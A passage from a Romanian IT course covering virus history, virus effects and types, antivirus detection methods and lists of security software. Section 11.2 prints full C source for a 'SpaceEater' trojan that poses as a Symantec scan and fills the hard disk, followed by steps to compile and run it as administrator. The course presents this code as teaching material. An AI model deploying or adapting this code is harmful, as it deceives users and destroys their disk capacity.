PASUL 4: Reinstalați driverul imprimantei

- Este posibil ca driverul imprimantei să nu fie instalat corect.
- Dezinstalați driverul imprimantei folosind instrumentul de curățare al driverului disponibil la adresa de mai jos și apoi reinstalați driverul imprimantei.

11. Gestiunea programelor de tip antivirus.

Obiective:

1. Însușirea măsurilor de protecție a datelor de programe de tip virus;
2. Studiarea programelor de tip virus;
3. Însușirea procedurilor de actualizare a programelor de securitate;
4. Stabilirea procedurilor de verificare a discurilor magnetice împotriva programelor de tip virus;

11.1 Viruși. Istorie. Efecte. Tipuri de virus.

Virusul informatic este în general un program care se instalează singur, fără voia utilizatorului, și poate provoca pagube atât în sistemul de operare cât și în elementele hardware (fizice) ale computerului.

Istorie

- 1949 Sunt puse pentru prima oara bazele teoriilor legate de programele care se autoreproduc cu mult mai mult .
- 1981 Virusii Apple 1, 2, si 3 sunt printre primii viruși "in the wild". Descoperiți in sistemul de operare Apple II, virusii se răspândesc in Texas A&M prin intermediul jocurilor piratate si altele.
- 1983 In teza sa de doctorat, Fred Cohen definește pentru prima oara formal un virus de calculator ca fiind "un program ce poate afecta alte programe de calculator, modificandu-le intr-un mod care presupune abordarea unor copii evolute ale lor."
- 1986 Doi programatori, Basit si Amjad, inlocuiesc codul executabil din sectorul boot al unui floppy-disk cu propriul lor cod, care infecta fiecare floppy de 360 Kb accesat pe orice drive. Floppy-urile infectate aveau "© Brain" ca eticheta de disc (volume label).
- 1987 Scapa din lesa unul dintre cei mai cunoscuti virusi: Jerusalem. Activat in fiecare vineri 13, virusul afecteaza fisierele .exe si .com si sterge toate programele rulate in cursul acelei zile.
- 1990 Symantec lanseaza pe piata Norton AntiVirus, unul dintre primele programe antivirus dezvoltate de catre una dintre marile companii.
- 1991 Tequila este primul virus polimorf cu raspandire pe scara larga gasit "in the wild". Virusii polimorfi fac ca detectarea lor de catre scanerele de virusi sa fie dificila, prin schimbarea modul de actiune cu fiecare noua infectie.
- 1992 Exista 1300 de virusi, cu aproape 420% mai multi decat in decembrie 1990. Previziunile sumbre ale virusului Michelangelo ameninta colapsul a circa 5 milioane de calculatoare pe data de 6 martie. Insa doar 5,000-10,000 de calculatoare se intampla sa "dea coltul".
- 1994 Farsa de proportii din partea email-ului hoax (alarma falsa) Good Times. Farsa se bazeaza pe amenintarea unui virus sofisticat care e capabil sa stearga un intreg hard prin simpla deschidere a emailului al carui subiect este "Good Times". Desi se stie despre ce e vorba, hoaxul revine la un interval de 6-12 luni.
- 1995 Word Concept, virus de Microsoft Word, devine unul dintre cei mai raspanditi virusi din anii '90.
- 1998 StrangeBrew, actualmente inofensiv si totusi raportat, este primul virus care infecteaza fisierele Java. Virusul modifica fisierele CLASS adaugand la mijlocul acestora o copie a sa si incepand executarea programului din interiorul sectiunii virusate. Virusul Cernobal se raspandeste rapid prin intermediul fisiereilor ".exe". Dupa cum o sugereaza si notorietatea numelui sau, virusul este nemilos, atacand nu numai fisierele dar si un anumit cip din interiorul computerelor infectate.

- 1999 Virusul "Melissa", W97M/Melissa, execută un macro dintr-un document atașat e-mailului, care transmite mai departe documentul la 50 de adrese existente în Outlook address book al utilizatorului afectat. Virusul infectează și documente de tip Word pe care le trimite ca atașamente. Melissa se împrăștie mult mai rapid decât alți viruși anteriori, infectând cam 1 milion de calculatoare.
"Bubble Boy" este primul virus care nu mai depinde de deschiderea atașamentului pentru a se executa. De îndată ce utilizatorul deschide programul de e-mail, Bubble Boy se și activează.
- 2000 "Love Bug", cunoscut și sub numele de ILOVEYOU, se răspândește prin Outlook, asemănător modului de răspândire al Melissei. Acest virus e primit ca un atașament de tip .VBS, șterge fișiere, inclusiv de tip MP3, MP2 și JPG, și trimite username-uri și parole găsite în sistem autorului virusului. "W97M.Resume.A", o nouă variantă a Melissei, este "in the wild". Virusul se comportă cam ca Melissa, folosindu-se de un macro Word pentru a infecta Outlook-ul și pentru a se răspândi. Virusul "Stages", deghizat într-un e-mail-glumă despre etapele vieții, se răspândește prin Internet. rareori întâlnit la virușii anteriori, Stages este ascuns într-un atașament cu extensie falsă de tip .txt, momind utilizatorii să-l deschidă. Până la apariția sa, fișierele de tip text erau considerate fișiere sigure.

Efectele virușilor

Un virus este un program de calculator malițios care se răspândește în jur infectând fișiere, instalând componente asociate lui sau eliminând fișiere media specifice. Acest program, de obicei, poartă o sarcină utilă, care este selectată de către autorul său în funcție de intențiile lui / ei. Un virus normal va infecta sistemul, va corupe sau șterge fișierele și dosarele, descărca alți paraziți periculoși în sistem, va colecta informații despre activitatea de pe Internet a utilizatorului sau va dezvălui informații sensitive. Dacă sistemul este infectat de către un virus extrem de periculos, poate să și distrugă sau să cripteze toate datele ce sunt stocate pe hard disk. Cei mai periculoși viruși caută să dăuneze întregului sistem de PC sau doar unor anumite părți ale acestuia.

Câteva dintre efectele pe care le generează virușii software:

- ❖ distrugerea unor fișiere;
- ❖ modificarea dimensiunii fișierelor;
- ❖ ștergerea totală a informațiilor de pe disc, inclusiv formatarea acestuia;
- ❖ distrugerea tabelii de alocare a fișierelor, care duce la imposibilitatea citirii informației de pe disc;
- ❖ diverse efecte grafice/sonore, inofensive sau și dăunătoare;
- ❖ încetinirea vitezei de lucru (utilă) a calculatorului, până la blocarea acestuia;
- ❖ înmulțirea fișierelor până la umplerea memoriei;
- ❖ ascunderea fișierelor și blocarea anumitor spații.

Atunci când un program malițios se va infiltra în sistem, va iniția următoarele activități:

- ❖ Va infecta, suprascrive sau șterge fișierele. Poate dăuna documentelor personale, componentelor esențiale din sistem și aplicațiilor utile. De asemenea, unii viruși pot distruge întregul sistem prin ștergerea tuturor fișierelor și dosarelor critice din acesta.
- ❖ Poate introduce un cod malițios în registrul master boot (MBR) a unui hard disk pentru a rula o sarcină utilă distructivă înainte ca sistemul de operare să fie încărcat.
- ❖ Poate adăuga componente dăunătoare programelor reputabile sau le poate modifica setările astfel încât să infecteze documentele deschise sau create cu aceste programe.
- ❖ Poate dăuna sever unui calculator modificând setările esențiale de hardware, ștergând memoria CMOS sau coruptând BIOS-ul. Acest lucru poate conduce la pierderi critice de date și funcționarea eronată a sistemului de calculator.
- ❖ Poate crea mii de fișiere și dosare la întâmplare care pot consuma foarte mult din resursele calculatorului.

- ❖ Poate afișa numeroase mesaje false, să modifice diverse setări de sistem, să cauzeze redirectionări și să efectueze alte acțiuni enervante pentru a complica sarcinile normale ale utilizatorului.
- ❖ Poate infecta sistemul cu troiani, backdoors, keyloggeri și alți paraziți periculoși.
- ❖ Folosește un sistem compromis pentru a răspândi alți malware.
- ❖ Fură sau criptează date personale sensitive, documente valoroase, parole, nume de autentificare, detalii despre identitate sau contactele utilizatorului.
- ❖ Evită eliminarea prin auto modificare, criptează fișierele infectate, interceptează cereri ale software-ului antivirus și aduce modificări comportamentului normal de sistem.
- ❖ Cauzează încetiniri, scade securitatea sistemului și cauzează instabilitatea software-ului.

Răspîndirea virușilor

- ❖ Virușii pot infecta un calculator fără cunoștința sau consimțământul utilizatorului. Există șase moduri principale prin care acești paraziți nesolicitați pot intra în sistem:
- ❖ Virușii infectează anumite documente, executabili și alte fișiere de pe surse de încredere. Imediat după ce o victimă deschide un astfel de document sau îl execută, un virus se va instala silențios în sistem.
- ❖ Există foarte mulți viruși distribuiți prin atașamentele email-urilor. Aceștia pot apărea și în mesaje instantane sau pot veni în scrisori. Acești viruși au nume comune și, prin urmare, pot înșela un utilizator să le deschidă sau să le execute. Imediat după ce utilizatorul deschide un astfel de mesaj sau fișier, virusul va infecta calculatorul silențios.
- ❖ Unii viruși sunt distribuiți prin drive-uri externe ce sunt executate automat după ce utilizatorul introduce diskul.
- ❖ Software-urile piratate și jocurile video contrafăcute conțin de obicei diverși viruși. Imediat după ce utilizatorul începe instalarea unui astfel de joc sau program, parazitul va infecta silențios sistemul.
- ❖ Virușii, de asemenea, pot intra în calculator cu ajutorul altor peste, precum troiani, viermi sau backdoors. Intră în sistem fără aprobarea și consimțământul utilizatorului.

Tipuri de virus

Virușii se clasifică în:

- ❖ Viruși hardware: sunt cei care afectează discul dur, discul flexibil și memoria.
- ❖ Viruși software: afectează fișierele și programele aflate în memorie sau pe disc, inclusiv sistemul de operare sau componente ale acestuia.

De obicei, virușii sunt împărțiți în trei categorii principale:

- ❖ Paraziți ce sunt proiectați pentru a distribui alți viruși sau pentru a corupe fișierele legitime din sistem. Exemple:

- Troiani	- Viermi
- Nukeri	- Paraziți AOL
- ❖ Amenințările ce sunt capabile de a iniția o activitate periculoasă în sistem. Acestea pot cauza alerte înșelătoare, scanări false ale sistemului, mesaje de avertizare de blocare a întregului sistem de PC și alte acțiuni. Exemple:

- Rogue anti-spyware	- Adware
- Ransomware	- Browser hijackeri
- ❖ Alți viruși. Această categorie include:

- Snifferi	- Unelte de Administrare de la Distanță
- Unelte ale sistemului	
- Unelte de Administrare a Rețelei	

Unii viruși nu aparțin acestor categorii, deoarece combină mai multe caracteristici și funcții. Astfel de amenințări, uneori pot fi găsite sub denumirea de viruși hibridi, pot fi utilizați pentru afișarea de avertismente înșelătoare, să cripteze fișierele utilizatorului, să distribuie alți viruși

plus alte activități adiționale, ce sunt considerate malițioase. Este extrem de dificil să descoperiți și să eliminați acești paraziți din sistem, deoarece aceștia de obicei constau din componente care se reinstalează automat după eliminare. De asemenea, mulți viruși prezintă caracteristici extra, care le permit să se ascundă de software-ul antivirus. Astfel de amenințări pot monitoriza activitatea software-ului antivirus și să îi intercepteze cererile. Atunci când programul antivirus încearcă să verifice un fișier infectat, virusul va pasa imediat originalul, va curăța varianta acelui fișier și va preveni detectarea acestuia în acest mod.

Exemple de viruși.

- ❖ **Trojan.LockScreen**, cunoscut și ca Trojan LockScreen, este un virus proiectat pentru a răspândi virușii serioși catalogați ca și ransomware. Odată ce acest troian va infecta sistemul, va lăsa fișiere executabile predeterminate precum și alte componente necesare pentru funcționalitatea normală a virusului asociat. În principal, Trojan.LockScreen se răspândește cu ajutorul mesajelor de e-mail înșelătoare și a atașamentelor infectate. Totuși, puteți deveni infectat cu această infecție cibernetică după ce ați apăsăat pe o reclamă de tip pop up dubioasă ce vă oferea să vă actualizați programele sau să instalați software-urile „cerute”. Acest virus care se răspândește cu ajutorul lui Trojan.LockScreen poate conduce victima la probleme serioase deoarece este capabil să cripteze toate fișierele din calculator.
- ❖ **Cryptowall** este un virus care aparține categoriei ransomware. Acest parazit este capabil să modifice toate setările esențiale din sistem și să blocheze tot PC-ul. De asemenea, poate cauza alerte false și să cripteze toate fișierele dumneavoastră. Pentru a-i oferi victimei abilitatea de a-și decripta fișierele, îi va cere o recompensă. În mod contrar, va distruge cheia de decriptare și victima își va pierde fișierele. Acești viruși pot fi eliminați din sistem cu ajutorul unui anti-spyware de încredere, însă această activitate nu ajută la deblocarea fișierelor blocate.
- ❖ **Mystartsearch** este considerat un browser hijacker și program cu potențial nedorit. Se poate infiltra în calculator fără știrea oamenilor deoarece se răspândește ca și component opțional al altor programe. Acest virus nu este unul agresiv. Cu toate acestea, poate fi extrem de enervant atunci când este în calculator. Poate cauza un adevărat dezastru în mașina dumneavoastră deoarece vă poate afișa rezultate modificate ale căutărilor care pot conține conținut comercial, precum reclame și banere ce conduc oamenii către website-uri predeterminate. De asemenea, poate colecta informații identificabile non-personale și să transfere aceste date unor terțe. Dacă doriți să aveți parte doar de rezultate de încredere în urma căutărilor, ar trebui să stați departe de MyStartSearch.com.
- ❖ **Koobface** este un virus foarte periculos utilizat pentru a fura informații personale. S-a răspândit cu ajutorul rețelelor de socializare, precum Facebook, Twitter și Yahoo Messenger. Imediat după ce se infiltrază în sistem, Koobface preia controlul asupra cookie-urilor și le utilizează pentru a urmări victima. De asemenea, poate fi utilizat pentru a infecta calculatorul cu un alt malware. Utilizatorul nu poate elimina manual această amenințare, și nu poate observa nimic dubios care să îl atenționeze de faptul că mașina lui / ei este infectată.

11.2 Viruși. Exemplu de TROJAN cu cod sursă deschis.

Exemplu de virus Trojan elaborat în limbajul C

```
#include<stdio.h>
#include<conio.h>
#include<dos.h>
#include<stdlib.h>
FILE *a,*t,*b;
int r,status,vir_count;
double i;
char ch[]="CREATING A HUGE FILE FOR OCCUPYING HARDDISK SPACE",choice;

void eatspace(void);
```



```

void findroot(void);
void showstatus(void);
void draw(void);
void accept(void);

void main(){
    draw();
    accept();
    textcolor(WHITE);
    draw();
    gotoxy(12,8);
    cputs("ANALYZING YOUR SYSTEM. PLEASE WAIT...");
    sleep(3);
    gotoxy(12,8);
    delline();
    cputs("PRESS ANY KEY TO START THE SYSTEM SCAN...");
    getch();
    gotoxy(12,8);
    delline();
    findroot();
}

void accept(){
    textcolor(LIGHTRED);
    gotoxy(1,8);
    cputs("THIS PROGRAM IS A DEMO OF SIMPLE TROJAN HORSE. IF YOU RUN THIS PROGRAM IT
WILL\n\rEAT UP YOUR FULL HARD DISK SPACE ON ROOT DRIVE. HOWEVER IT IS POSSIBLE
TO\n\rELIMINATE THE DAMAGE.\n\n\rTO CLEANUP THE DAMAGE YOU\ 'VE TO DELETE THE FILE
\"spceshot.dll\" LOCATED IN\n\n\r \"%windir%\System32\".\n\n\rIF YOU WISH TO RUN THE
PROGRAM PRESS ENTER, OTHERWISE PRESS ANY KEY TO QUIT.");

    if((choice=getch())!=13)
        exit(0);
}

void draw(){
    clrscr();
    textcolor(WHITE);
    gotoxy(12,2);
    cputs("*****");
    gotoxy(12,6);
    cputs("*****");
    gotoxy(12,3);
    cputs("*\n\b*\n\b*\n\b");
    gotoxy(67,3);
    cputs("*\n\b*\n\b*\n\b");
    gotoxy(14,4);
    cputs("SYMANTEC SECURITY SCAN - 2009 (QUICK SYSTEM SCANNER)");
}

void findroot(){
    t=fopen("C:\\windows\\explorer.exe","rb");
    if(t!=NULL){
        fclose(t);
        textcolor(WHITE);
        a=fopen("C:\\windows\\system32\\spceshot.dll","rb");
        if(a!=NULL){
            textcolor(LIGHTRED);
            gotoxy(12,8);
            cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
            getch();
            exit(1);
        }
        b=fopen("C:\\windows\\system32\\spceshot.dll","wb+");
        if(b!=NULL){
            showstatus();
            eatspace();
        }
    }
    t=fopen("D:\\windows\\explorer.exe","rb");
}

```

```

if(t!=NULL){
    fclose(t);
    a=fopen("D:\\windows\\system32\\spceshot.dll","rb");
    if(a!=NULL){
        textcolor(LIGHTRED);
        gotoxy(12,8);
        cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
        getch();
        exit(1);
    }
    b=fopen("D:\\windows\\system32\\spceshot.dll","wb+");
    if(b!=NULL){
        showstatus();
        eatspace();
    }
}
t=fopen("E:\\windows\\explorer.exe","rb");
if(t!=NULL){
    fclose(t);
    a=fopen("E:\\windows\\system32\\spceshot.dll","rb");
    if(a!=NULL){
        textcolor(LIGHTRED);
        gotoxy(12,8);
        cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
        getch();
        exit(1);
    }
    b=fopen("E:\\windows\\system32\\spceshot.dll","wb+");
    if(b!=NULL){
        showstatus();
        eatspace();
    }
}
t=fopen("F:\\windows\\explorer.exe","rb");
if(t!=NULL){
    fclose(t);
    a=fopen("F:\\windows\\system32\\spceshot.dll","rb");
    if(a!=NULL){
        textcolor(LIGHTRED);
        gotoxy(12,8);
        cputs("SYSTEM SCAN WAS INTERRUPTED. TRY AGAIN LATER!");
        getch();
        exit(1);
    }
    b=fopen("F:\\windows\\system32\\spceshot.dll","wb+");
    if(b!=NULL){
        showstatus();
        eatspace();
    }
}
if(t==NULL){
    textcolor(LIGHTRED);
    gotoxy(12,8);
    cputs("SYSTEM SCAN FAILED! PRESS ANY KEY TO CLOSE THIS PROGRAM.");
    getch();
    exit(1);
}
exit(1);
}

void eatspace(){
    textcolor(LIGHTRED);
    gotoxy(12,16);
    cputs("WARNING: DO NOT ABORT THE SCAN PROCESS UNTIL IT IS COMPLETED!\n");
    textcolor(WHITE);
    gotoxy(12,18);
    while(1){
        for(r=1;r<4;r++){
            for(i=1;i<900000;i++){
                status=fputs(ch,b);
            }
        }
    }
}

```

```


        if(status==EOF) {
            textcolor(WHITE);
            vir_count=random(120);
            draw();
            gotoxy(12,8);
            cprintf("SCAN COMPLETE!. DETECTED AND CLEANED OVER %d
THREATS!",vir_count);
            gotoxy(12,10);
            cprintf("PRESS ANY KEY TO CLOSE...");
            getch();
            break;
        }
    }
    cputs(".");
    if(status==EOF) break;
}
if(status==EOF) break;
}
exit(0);
}

void showstatus() {
    gotoxy(12,8);
    cputs("SCANNING THE SYSTEM FOR THREATS");
    gotoxy(12,10);
    cputs("THIS MAY TAKE UP A FEW MINUTES TO FEW HOURS");
    gotoxy(12,13);
    cputs("SCAN IN PROGRESS. PLEASE WAIT...");
}
}

```

IMPORTANT

1. După crearea fișierului *SpaceEater.c* trebuie să-l compilați.
2. Presupun ca fișierul a fost compilat și s-a obținut fișieru *SpaceEater.exe*
3. Acum este timpul să testați acest Trojan, rulați fișierul SpaceEater.exe ca administrator. Pentru început va genera mesaje de avertizare, iar apoi dacă veți accepta, acest trojan va inghiti tot spatiul de pe HDD.



11.3 Antivirus. Strategia de funcționalitate

Oricât de mică experiență ați avea în folosirea calculatorului, sigur ați auzit de viruși de calculator. Iar dacă ați auzit de viruși, probabil că ați auzit și de antidot, programul antivirus.

Software-ul antivirus este folosit în general pentru prevenirea și eliminarea virușilor de computer, viermilor și cailor troieni. De asemenea, poate detecta și elimina adware, spyware și malware.

Dr. Solomon's Anti-Virus Toolkit, AIDSTEST și AntiVir au fost lansate în 1988. La sfârșitul lui 1990 erau disponibile 19 produse antivirus, inclusiv Norton AntiVirus și McAfee VirusScan.

Înainte de apariția Internetului, virușii s-au răspândit prin dischete, software-ul antivirus fiind actualizat relativ rar.

CÂT DE EFICIENT ESTE UN ANTIVIRUS?

Mulți dintre noi sunt în căutarea antivirusului perfect. Pentru aceștia există topuri realizate de revistele de specialitate în care ni se prezintă rezultatele unor teste pe care nu le înțelegem și nici nu suntem interesați de ele. Mai sunt și forumurile de discuții, unde ne încredem în opiniile unor experți de ocazie.

Mulți dintre noi cred că dacă au instalat un program antivirus, în special dacă au pus mâna pe un antivirus care în mod normal ar trebui plătit pentru a putea fi folosit, vor fi feriți definitiv de malware. Vestea proastă este aceea că lucrurile nu sunt atât de simple... Deși nu vom afirma că softul antivirus este inutil, eficiența acestuia, în special în fața virușilor noi este destul de scăzută.

Iată cum stau lucrurile în privința eficienței. Studii realizate în anul 2007 privind eficiența softurilor antivirus au arătat că eficiența acestora este scăzută atunci când se confruntă cu viruși noi. În medie, în numai 20-30% din cazuri un antivirus va detecta prezența unui virus pentru care nu are "amprenta" în baza de date (sursa informației).

DE CE ESTE EFICIENT UN VIRUS?

Eficiența unui virus depinde, în esență, de doi factori:

- ❖ vulnerabilitățile softurilor, din ce în ce mai complexe și cu multe bug-uri (erori de programare);
- ❖ elementul de noutate al codului nociv.

CE ESTE UN PROGRAM ANTIVIRUS?

Un program antivirus este un program care are rolul de a scana, detecta și elimina virușii de calculator și alte programe nocive. Pentru ușurința exprimării, vom folosi termenul generic de malware pentru toate aceste programe care ne afectează computerele, fie ele viruși, fie troieni etc.

CUM ȘTIE UN ANTIVIRUS CĂ ARE DE A FACE CU UN VIRUS?

Un antivirus folosește, în principal, două tehnici diferite pentru a detecta un malware:

- ❖ Examinarea fișierelor și compararea codului examinat cu secvențe de cod din baza de date a antivirusului.

În acest caz, la depistarea unei secvențe de cod a programului scanat ce se potrivește cu o secvență din baza de date, antivirusul, în funcție de setarea efectuată de utilizator, ia măsuri în consecință: șterge fișierul scanat, îl pune în carantină, îi blochează execuția etc. Dacă nu găsește în baza de date o secvență de cod care să se potrivească, atunci pentru antivirus, indiferent de "intențiile" fișierului scanat, acesta nu este considerat malware.

Pentru a depăși acest inconvenient, al depășirii continue a antivirusului de un malware mereu altul, companiile producătoare de programe antivirus pun la dispoziția clienților posibilitatea actualizării online a bazei de date cu definiții ale virușilor. Nu întotdeauna este suficient, pentru că de multe ori softurile nocive își îndeplinesc obiectivele pentru care au fost create înainte ca aceste companii să reacționeze...

Dacă în era de început a Internetului mulți viruși erau creați de amatori entuziaști, astăzi sunt dezvoltate programe malware profesionale, plătite de organizații criminale și folosite în scopuri diverse, de la blocarea unor rețele de calculatoare până la săvârșirea unor semnificative fraude financiare.

- ❖ Detectarea malware pe baza comportamentului programelor.

Această abordare se bazează pe monitorizarea comportamentului softurilor ce rulează pe calculator. Dacă, de pildă, un program încearcă să scrie date într-un fișier executabil, acest comportament este detectat și semnalat utilizatorului computerului.

Din păcate această abordare aduce cu sine o mulțime de alarme false. Din această cauză utilizatorul mai puțin experimentat ori va renunța la folosirea unor programe pe baza alertării eronate a programului antivirus, ori se va plictisi să tot valideze cererile programului antivirus și va renunța la acest mod de lucru. Cele două metode amintite sunt folosite de majoritatea programelor antivirus.

AȘADAR, PUTEM TOTUȘI SĂ NE FERIM DE VIRUȘI?

Nimeni nu vă va putea garanta acest lucru... Cu toate acestea pot fi făcute câteva recomandări pentru a diminua, pe cât posibil, riscul infectării calculatorului dumneavoastră cu viruși.

Rețineți că nu este obligatoriu să folosiți calculatorul personal în modul administrator. Unele tipuri de viruși, dacă "funcționați" în modul user, nu se vor putea insinua în computerul dumneavoastră.

Evitați pe cât posibil să descărcați programe de pe site-uri ce nu vă oferă nici o garanție privind "sănătatea" datelor furnizate.

Dacă folosiți trackere ori site-uri destinate descărcării de softuri piratate, evitați să fiți primii care descărcați materialele prezente pe aceste site-uri. Așteptați până apar primele comentarii referitoare la aceste materiale.

Activați opțiunea de actualizare automată a antivirusului dumneavoastră. Uneori câteva ore întârziere poate însemna infectarea computerului.

Două lucruri probabil că nu se vor schimba prea curând: numărul mare de vulnerabilități al aplicațiilor de calculator și incapacitatea programelor antivirus de a oferi protecție 100% împotriva virușilor. Nu uitați că și dumneavoastră sunteți parte din acest joc și că sunteți pionul principal al politicii de securitate a calculatorului dumneavoastră.

Exemple de softuri antivirus

Virușii pot fi găsiți și eliminați din sistem cu ajutorul mai multor metode. Unii dintre aceștia nu sunt considerați agresivi, deci puteți încerca să îi eliminați cu ajutorul metodei de eliminare manuală. Totuși, dacă doriți să fiți sigur că fiecare component ce aparține amenințării cibernetice a fost eliminat, trebuie să instalați un anti-spyware de încredere.

Vă recomandăm să utilizați aceste programe care sunt capabile să elimine fiecare virus din sistemul PC-ului infectat: **Reimage**, **Plumbytes Anti-Malware**. Atenție la faptul că uneori chiar și cel mai reputabil anti-spyware poate eșua în a vă ajuta să eliminați virusul, deoarece hackerii continuă și își actualizeze amenințările. Este posibil ca dezvoltatorii de anti-spyware să nu observe la timp aceste modificări, deci anti-spywareul creat de ei poate eșua în a descoperi toate fișierele infectate. Dacă aveți de a face chiar acum cu așa ceva, nu e nicio problemă. În acest caz, ar trebui să vă adresați la un inginer software IT.

O parte din aceste produse conțin pe lângă protecția antivirus și alte module precum **antispam**, **firewall**, control parental și lista poate continua.

- ❖ Ad-Aware Free Antivirus+/Ad-Aware Personal Security/Ad-Aware Pro Security/Ad-Aware Total Security, dezvoltate de **Lavasoft** (Germania)
- ❖ AhnLab V3 Internet Security, dezvoltat de **AhnLab** (Coreea de Sud)
- ❖ Avast Antivirus/Avast Internet Security/Avast Premier/Avast Pro Antivirus, dezvoltate de **Avast** (Cehia)
- ❖ Avetix Pro, dezvoltat de **Avetix** (Italia)
- ❖ AVG Antivirus/AVG PC TuneUp/AVG Internet Security, dezvoltate de **AVG Tehnologies** (Cehia)
- ❖ Avira Antivirus/Avira Internet Security, dezvoltate de **Avira** (Germania)
- ❖ BitDefender Antivirus Plus/BitDefender Internet Security/BitDefender Total Security, dezvoltate de **Bitdefender** (Ro)
- ❖ BullGuard Antivirus/BullGuard Internet Security, dezvoltate de **BullGuard** (UK)
- ❖ CA Anti-Virus, dezvoltat de **CA Technologies** (SUA)
- ❖ ClamWin, dezvoltat de **ClamWin** (Australia)

- ❖ Comodo Antivirus/Comodo Antivirus Advanced/Comodo Internet Security, dezvoltate de **Comodo Group** (SUA)
- ❖ Dr.Web Antivirus/Dr.Web Security Space, dezvoltate de **Dr. Web** (Rusia)
- ❖ ESET NOD 32 Antivirus/ESET Smart Security, dezvoltate de **ESET** (Slovacia)
- ❖ **FortiClient PC**, dezvoltat de **FortiClient**
- ❖ F-Prot Antivirus, dezvoltat de **FRISK Software International** (Islanda)
- ❖ F-Secure Antivirus/F-Secure Internet Security, dezvoltate de **F-Secure** (Finlanda)
- ❖ G Data Antivirus, dezvoltat de G Data Software (Germania)
- ❖ Immunet, dezvoltat de **Cisco Systems** (SUA)
- ❖ Kaspersky Anti-Virus/Kaspersky Internet Security, dezvoltate de **Kaspersky Lab** (Rusia)
- ❖ McAfee Antivirus/McAfee Internet Security, dezvoltate de McAfee [Intel Security] (SUA)
- ❖ **Microsoft Security Essentials**, dezvoltat de **Microsoft** (SUA)
- ❖ **Norman Antivirus**, dezvoltat de **Norman Safeground**
- ❖ Norton AntiVirus/Norton Antivirus Security, dezvoltate de **Symantec** (SUA)
- ❖ **nProtect Antivirus**, dezvoltat de **INCA Internet**
- ❖ OutPost AntiVirus Pro/OutPost Security Suite, dezvoltate de **Agnitum** (Rusia)
- ❖ Panda Antivirus Pro/Panda Internet Antivirus, dezvoltate de Panda Security (Spania)
- ❖ **PC Tools Internet Security**, dezvoltat de **PC Tools**
- ❖ PSafe Total, dezvoltat de **PSafe**, (Brazilia)
- ❖ Qihoo 360 Total Security, dezvoltat de **Qihoo 360** (China)
- ❖ Rising Antivirus, dezvoltat de **Rising AntiVirus** (China)
- ❖ SecureAnywhere AntiVirus/ SecureAnywhere Internet Security Plus, dezvoltate de **Webroot** (SUA)
- ❖ Sophos Antivirus/Sophos EndUser Protection, dezvoltate de **Sophos** (UK)
- ❖ Trend Micro Antivirus+ Security, Trend Micro Internet Security, Trend Micro Maximum Security, Trend Micro Premium Security, Trend Micro Antivirus for Mac, dezvoltate de **Trend Micro** (Japonia)
- ❖ UnThreat Internet Security, dezvoltat de **Scandium Security** (Cipru)
- ❖ Vba32 Antivirus, dezvoltat de **VirusBlokAda** (Belarus)
- ❖ Vipre Antivirus/Vipre Internet Security, dezvoltate de **Sunbelt Software** (SUA)
- ❖ VirusBarrier, dezvoltat de **Intego** (Franța)
- ❖ **VirusBuster**, dezvoltat de **VirusBuster**
- ❖ Windows Live OneCare, dezvoltat de **Microsoft** (SUA)
- ❖ Zemana Antilogger and Antimalware, dezvoltat de **Zemana** (Turcia)

12. Instalarea aplicațiilor frecvent utilizate. Pachete de programe frecvent utilizate.

Obiective:

1. Specificarea pachetelor de programe frecvent utilizate;
2. Însușirea procedurilor de instalare, dezinstalare, administrare, actualizare și configurare a aplicațiilor frecvent utilizate;

12.1 Programe frecvent utilizate pe un PC.

Toate programele din aceasta lista sunt considerate cele mai bune din categoria lor, se pot descarca gratis și nu au limite de folosire. Va voi prezenta mai multe alternative pentru fiecare categorie, apoi alegeți care software se potrivește mai bine cerințelor voastre. Ca să descarcați programele trebuie să căutați pe site-ul oficial de unde puteți descărca programul dorit.

Antivirus

- ❖ **Comodo Internet Security:** este o suită de securitate compusă dintr-un antivirus, firewall și un instrument de protecție a datelor și a identității. Are nevoie de puține resurse de calculator, deci este potrivit și pentru calculatoare mai vechi. Motorul de scanare este rapid și puternic, iar actualizările sunt foarte frecvente. Pentru cine dorește o protecție totală și în timp real a calculatorului este programul ideal. Se poate folosi și în scopuri comerciale, nu doar personale.
- ❖ **AVAST! Home Edition Free:** este un antivirus gratuit doar pentru uz personal, oferă protecție în timp real și actualizările sunt foarte frecvente. În ultimele versiuni Avast! oferă și unele opțiuni pentru îmbunătățirea performanțelor sistemului de operare.
- ❖ **Avira Free:** și acest antivirus este gratuit doar pentru uz personal. Actualizat foarte des, nu îngreunează deloc calculatorul în timpul scanărilor. Este foarte simplu de instalat și de configurat. Din păcate versiunea free are câteva opțiuni lipsă față de versiunea plătită, nu are firewall și nici opțiuni avansate.

Browser internet

- ❖ **Firefox:** este un browser gratuit foarte bun, open source, foarte rapid și care se poate personaliza cu multe skins și extensii puse la dispoziție gratuit de o mare comunitate de voluntari. În ultimul timp a devenit tot mai folosit, devenind astfel al treilea browser ca și popularitate fiind folosit de circa 25% de utilizatori în toată lumea.
